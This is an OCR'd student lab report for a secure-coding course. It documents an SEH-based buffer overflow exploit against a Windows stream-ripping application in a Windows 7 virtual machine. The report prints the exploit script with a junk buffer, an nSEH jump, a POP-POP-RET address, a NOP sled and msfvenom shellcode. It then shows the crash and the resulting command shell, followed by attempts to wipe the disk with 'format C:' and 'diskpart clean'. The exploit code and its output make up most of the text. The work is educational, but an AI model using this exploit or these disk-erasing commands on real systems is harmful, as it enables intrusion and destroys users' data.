
SECURE CODING LAB 9

SUKHMANI SANDHU 18BCE7155


DATE: 12-04-2021

For this task too, we will be using our windows 7 virtual instance and will install and unzip the exploit and application.

Previously, we had gone through the triggering of the calc.exe and cmd.exe




Name	Date modified	Type	Size
exploit	4/5/2021 12:12 PM	Python File	3 KB
Vuln_Program_Stream	4/5/2021 12:12 PM	Application	800 KB



```
junk="A" * 4112

nseh="\xeb\x20\x90\x90"

seh="\x4B\x0C\x01\x40"

#40010C4B   5B                 POP EBX
#40010C4C   5D                 POP EBP
#40010C4D   C3                 RETN
#POP EBX ,POP EBP, RETN | [rtl60.bpl]  (C:\Program Files\Frigate3\rtl6

nops="\x90" * 50

# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/a

buf = b""
buf += b"\x89\xe2\xdb\xcd\xd9\x72\xf4\x5f\x57\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d"
buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
```


exploit2 Date modified: 4/5/2021 12:07 PM Date created: 4/5/2021 12:07 PM



Max KB To Rip: 0

Relay Port: 10069


☐ Enable



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë Kǂ @%âÛfÙrô_WYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0
```

payload Date modified: 4/5/2021 12:19 PM Date created: 4/5/2021 12:19 PM
Text Document Size: 4.50 KB

Now we go ahead and crash the app. This is caused by a buffer overflow from the payload. And this will trigger a message, like below.




SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>_
```


Now, we execute commands that will allow the erasure of the hdd

We will try to erase with Zeros



```
C:\Windows\system32>format /?
Formats a disk for use with Windows.

FORMAT volume [/FS:file-system] [/V:label] [/Q] [/A:size] [/C] [/X] [/P:passes]
[/S:state]
FORMAT volume [/V:label] [/Q] [/F:size] [/P:passes]
FORMAT volume [/V:label] [/Q] [/T:tracks /N:sectors] [/P:passes]
FORMAT volume [/V:label] [/Q] [/P:passes]
FORMAT volume [/Q]

  volume          Specifies the drive letter (followed by a colon),
                  mount point, or volume name.
  /FS:filesystem  Specifies the type of the file system (FAT, FAT32, exFAT, NTFS
,
                  or UDF).
  /V:label        Specifies the volume label.
  /Q              Performs a quick format. Note that this switch overrides /P.
  /C              NTFS only: Files created on the new volume will be compressed
                  by default.
  /X              Forces the volume to dismount first if necessary.  All opened
                  handles to the volume would no longer be valid.
  /R:revision     UDF only: Forces the format to a specific UDF version
                  (1.02, 1.50, 2.00, 2.01, 2.50).  The default
```


(cmd: format /?)



Administrator: C:\Windows\System32\cmd.exe - format C: /fs:NTFS /p:1

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>format C: /fs:NTFS /p:1
The type of the file system is NTFS.

WARNING, ALL DATA ON NON-REMOVABLE DISK
DRIVE C: WILL BE LOST!
Proceed with Format (Y/N)? Y
Formatting 32666M

Format cannot run because the volume is in use by another
process.  Format may run if this volume is dismounted first.
ALL OPENED HANDLES TO THIS VOLUME WOULD THEN BE INVALID.
Would you like to force a dismount on this volume? (Y/N) Y
```

Since access is denied, let us try DISKPART ERASURE:



```
C:\Windows\system32>diskpart

Microsoft DiskPart version 6.1.7601
Copyright (C) 1999-2008 Microsoft Corporation.
On computer: SU-PC

DISKPART> list disk

  Disk ###  Status         Size     Free     Dyn  Gpt
  --------  -------------  -------  -------  ---  ---
  Disk 0    Online           32 GB      0 B

DISKPART> select disk 0

Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.


DISKPART>
```

Yet again, we face the same issue: because the disk we are trying to erase is the boot disk.